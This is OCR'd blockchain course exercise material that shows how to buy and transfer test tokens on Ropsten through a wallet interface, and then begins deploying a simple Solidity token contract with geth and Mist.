- **Coins** (like Bitcoin, Ethereum and Dash) are digital currency assets hold by network accounts. Coin balances are stored in network addresses.
- **Tokens** (like Augur and EOS) are balances stored in a certain smart contract for certain network address. Token operations (like send and receive tokens) are done through the contract address.

Let's get some tokens now.


1. Go to **"Contracts"** tab.
2. You can add the contract address and ABI/JSON Interface or select it from the drop-down menu from right.


3. We will select from the drop-down menu and access it:




4. Now you will see the functions of the contract and select the **"buyTokenPay"** to buy tokens from the contract and click **Write**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






5. Write **1 ether** for amount to send. The **Gas Limit** is calculated automatically. You can write it manually and **Generate Transaction**. Then click **"Yes, I am sure! Make transaction"**




6. Now go to view your wallet info. Click "**Load Tokens**" (you can add the tokens by yourself by clicking "Add Custom Token").

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



7. You will see the tokens you've bought:




Congrats, now you have 0.1 PLASMA tokens!

Send Tokens to Another Address


1. Get someone's address from the class and send him/her 0.05 PLASMA tokens.
2. Go to the **"Send Ethers & Tokens"** tab and unlock your account with the **JSON file**. Put the **address** of your mate and the **amount** you want to send. The **Gas Limit** is the default one. Generate the transaction. Then click **Send Transaction.**
3. Click **"Load Tokens"** to see the PLASMA token.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Do the same step from **exercise 3**. Sending tokens is like sending ethers.

5. Go to the wallet info and you should have 0.05 PLASMA tokens, if everything was successful.



Congrats, you've send 0.05 PLASMA tokens to your mate!


What to Submit?

Submit as exercise outcome the **URL of your Ethereum address** in the Ropsten network at EtherScan, e.g.:

- https://ropsten.etherscan.io/address/0xb97e993872a903850c07fbd999a6e750963ef195

You should some **tokens** in your balance, as well as some transaction history of token transfers. Examples:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




Exercises: Deploy Smart Contract using Mist

In this exercise, use **geth** and **Mist** to deploy a smart contract and play with it.


Deploy and Invoke Contract

1. Start **geth**.




2. Start **Mist**.
3. Go to **"Contracts"** tab and click **"Deploy new contract"**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



4. Choose the account from which you want to deploy the contract.




5. Write this code to "Solidity Contract Source Code":

```
pragma solidity ^0.4.18;

contract MyToken {
    /* This creates an array with all balances */
    mapping (address => uint256) public balanceOf;
    uint256 public totalSupply;

    /* Initializes contract with initial supply tokens to the creator of the contract */
    function MyToken() public {
        totalSupply = 100000;
        balanceOf[msg.sender] = totalSupply;                    // Give the creator all initial tokens
    }

    /* Send coins */
    function transfer(address _to, uint256 _value) public {
        require(balanceOf[msg.sender] >= _value);               // Check if the sender has enough
```


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
        require(balanceOf[_to] + _value >= balanceOf[_to]); // Check for overflows
        balanceOf[msg.sender] -= _value;                    // Subtract from the sender
        balanceOf[_to] += _value;                           // Add the same to the recipient
    }
}
```

It is very basic **token contract** which have **totalSupply** = **1000000** and function **"Transfer"** to transfer tokens between accounts.




6. You can create the token faster or cheaper. Click **"Deploy"**.




7. Then write your password and **"Send Transaction"**.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



8. You can see your transaction at "Wallets" tab.




9. This is the information about the transaction.




10. You should wait until the transaction is mined.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




11. Then go to the "Contracts" tab and choose the token you created.



12. It should look like this.




13. Go and copy your Main accounts address (account which created the contract).

